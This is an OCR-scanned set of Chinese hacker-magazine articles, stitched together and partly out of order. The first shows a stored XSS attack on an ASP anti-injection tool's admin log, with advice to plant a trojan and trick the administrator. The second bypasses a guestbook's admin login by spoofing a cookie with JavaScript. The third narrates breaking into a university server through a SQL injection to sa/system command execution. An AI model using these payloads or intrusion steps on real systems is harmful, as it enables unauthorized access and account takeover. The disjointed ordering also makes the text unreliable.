


图5




图6

编辑点评：剑心的水平好像越来越牛了。不太常见的Cookie注入绕过防注入脚本和js的轻巧的Cookie欺骗，都在这篇文章里找到了例证，这又给大家在绕过防注入过滤时多了一个方法。

ASP防注入程序3.0漏洞浅析

光芒果

上次我分析了火狐的ASP通用防注入程序2.0的部分漏洞，现在3.0的程序也出了很久了，3.0版本较以前的版本有了很大的改进，添加了自动封锁IP功能，这样就可以防止我们重复大量提交数据导致数据库无限增大甚至溢出。另外，这个版本还提供了后台管理功能，更方便我们对攻击者提交数据的管理以及对IP的解锁。那么这个版本是不是就很安全了呢？我们还是先看看吧。

这个版本的程序包含3个文件，neeao_sqlin.asp是防注入的主文件，neeao_sql_admin.asp是后台管理文件，SQLIN.MDB是数据库。neeao_sqlin.asp防注入的部分和以前的版本是差不多的，但在数据库后加了'On Error Resume Next语句，意思是让程序如果出错后则不管它，继续执行下面的语句，这样就可以防止别人暴出记录入侵的数据库所在。如果有人尝试注入就记录下来，用Kill_IP封锁对方IP。但是我们看到，这里对所记录的数据同样没有作过滤，是不是认为只要封锁其IP，使得攻击者不能恶意填充数据，再加个防暴库语句，使得即使有某些站长多此一举，把记录的数据库改为ASP的我们也找不到数据所在，那么对数据过不过滤就都无所谓了呢？如果只是原来的版本加上这些限制或许已经比较完美了，但我们应该注意到3.0还加了一个后台管理页面，这里同样用了'On Error Resume Next防范暴库，这点做得还是比较细心的（不过我觉得有这么无聊会去把这个数据库文件也改为ASP的站长似乎很稀有啊）。但同时我们也要注意到，在这个页面中所有的入侵记录都是直接调用SQLIN.MDB里面的数据的，也没有经过任何的过滤或转换。这就造成了一个比2.0更为严重的漏洞——跨站攻击。

下面我们具体测试一下这个漏洞。来到一个含防注入程序的页面（可以用代理测试，如图1所示），确定这个页面含有防注入程序后，我们先设好另一个代理，然后在这个页面的后方直接填上<script>alert('欢迎访问CNN安全网www.cnnsafe.com--by 光芒果') </script>(图2)，然后提交。按确定以后你还会看到弹出一个对话框显示：欢迎访问CNN安全网www.cnnsafe.com--by 光芒果（图3），这就证明你的语句已经成功写入数据库了。下面以管理员的身份登录防注入程序的管理，如图4所示，登录进去的时候同样看到了那个对话框。如果把语句换成自动下载木马的语句，然后用社会工程学，骗管理员说自己错输了东西导致不能访问网站云云，这时管理员肯定会进入防注入的后台帮你的IP解锁，只要他一进后台就马上中招。呵呵，这漏洞可比2.0的严重多了。




图 1




图 2

需要注意的是，由于我们提交语句后也会执行我们提交的代码，所以如果是种木马的话最好先把数据提交上去再放马到相应的空间，以免自己中招。安全是容不得一点疏漏的，作为安全工具更是如此，我衷心希望相关人员能把这个工具做得更加完善。




图 3




图 4

上接第450页

```
id=rs("user_no")
user=rs("user_name")
if not rs.eof then
 if password=rs("user_password") then
   response.cookies("adminok")=user
   response.cookies("admid")=id
   response.redirect "manage.asp"
 else
     response.redirect "login.asp"
```

// 本来以为可以用 sql 的 'or'='来进后台但是在这里发现他不是用 sql 逻辑语句来判断的，呵呵。他验证之后产生了 2 个 cookie 值

```
<%
if request.cookies("adminok")="" then
  response.redirect "login.asp"
end if
%>   //这是后台的唯一验证语句
```

呵呵，仅仅靠验证一个 Cookie 是不是为空就放行了？也太不负责了吧！这么信任 Cookie，现在让我们来看看如何轻松进入后台吧！不用去找什么 Cookie 编辑软件了，既然是这么简单的脚本漏洞就用简单的脚本搞定吧！我们直接访问 /admin/manage.asp 会被 cookie 验证挡回来的，我们可以在浏览器里执行以下的 javascript 脚本：javascript:alert(document.cookie='adminok=admin')。弹出对话框就表示设置了 cookie，现在直接去进后台，进去了吧！嘿嘿！如图 5 所示。怎么样，他用简单的验证，我就用简单的一个语句轻松搞定。既然可以轻松访问后台了，那么让我们试试轻松改掉他管理员的密码吧！你可以将修改资料的页面另存为本地的一个页面，将 action 地址改掉，就可以修改别人的密码了。注意，你先要得到后台的访问权限，也就是先设置 Cookie，不然也会被 redirect 掉。当然如果你偷懒也可以直接使用：

```
javascript:alert(document.cookie='adminok=admin')     //设置管理员的cookie用户名//
javascript:alert(document.cookie='admid=13')     //设置管理员的cookie id//
```

然后进入 admin/edit.asp 就可以修改了哦！如图 6 所示。呵呵，利用 javascript 是不是很简单地就搞定了？




图5




图6

四、其他缺陷

很明显，观察数据库里的密码没有使用 md5 加密就是一个缺陷，还有就是发表留言的时候没有预防别人重复提交等。作为一个简单的留言本，也许对它要求这么高是有点严格，但是一个好的留言本是必须在安全上多下功夫的。看了这样一个小小的程序，漏洞却是这样的齐全，你还敢不敢把网上的现成程序拿来就用呢？

这个系统虽小，漏洞却是很全的，真不知道这样的一个系统放到网络上会是什么后果。文章很简单，漏洞也是简单的漏洞，至于修补，我的建议是多关注一下 Cgi 程序安全，然后再重写过滤的代码，尽量做到把所有的变量都过滤。如果还有什么问题可以到非安全论坛上讨论，我的 ID 是剑心大人。

【文中提到的留言本系统已经收录在本期光盘中】

编辑点评： 本文的 Cookie 欺骗手法读者会认为比较新鲜吧？至于其它漏洞，大家可以在本机架设好环境，练练手吧……

教务处的渗透之旅

剑心[B.C.T]

想渗透教务处的网站很久了，当然不是因为我考试挂了很多科，只是对学校网络的安全性很感兴趣，诺大的校园网对于我来说除了教务处以外基本上都是随进随出的，但是就是教务处我没有进去过。特别是那个公布成绩和其他信息的教务处网站，因为是Jsp+Apache+Unix的组合形式，所以只能在它面前乱转悠。我尝试过针对这种系统的已知的攻击方法如暴jsp的源代码、暴库、目录遍历等等，都无功而返，经过我这么一折腾，网站上基本不存在什么明显漏洞了。目标的80端口是没有什么希望了，再加上不知道用的什么防火墙策略，我都被挡在整个网络的外面，除了80端口，根本窥探不到任何其他的东西。但是我是不会这么轻易放弃的，我的眼睛一直落在教务处主站上，等待着机会，总有一天会有弱点暴露在我面前的。

一、机遇

某天中午，当我又一次浏览网站的时候发现在教务处网站上添加了一个连接，看了下发现是一个新的教学管理系统，并且是使用我熟悉的asp语言编写的。尽管不是在同一个IP上，但是ping了一下发现他们是同一个IP段，并且IP地址分配得相隔很近，这是不是意味着这里是一个新的缺口呢？毕竟我还是对asp更熟悉。马上去浏览这个新的教学管理系统。果然是管理员自己编写的管理系统，参数基本都没有过滤，开始试了几个，连接出错的时候都是显示的Microsoft JET Database Engine 错误 '80040e14'，但是这么大型的系统感觉上就不可能是access的，终于在一个连接里让我发现了一个是sql server的注入点，提交http://202.*.*.238/register.asp?uid=0 and user>0--，提示dbo转换错误，如图1所示。直觉告诉我这是一个sa的注入点，因为我对学校网络管理员的作风是很清楚的，如果数据库是提供给单一主机的话，他是不会设置什么权限的。手工太慢了，用nbsi一跑，果然是sa最高权限啊！如图2所示。哈哈，赶快试试执行cmd什么的，果然是system权限并且畅通无阻哦，这样我在80端口打开了一个通往教务处内网的大门，等待许久的弱点终于出现了！

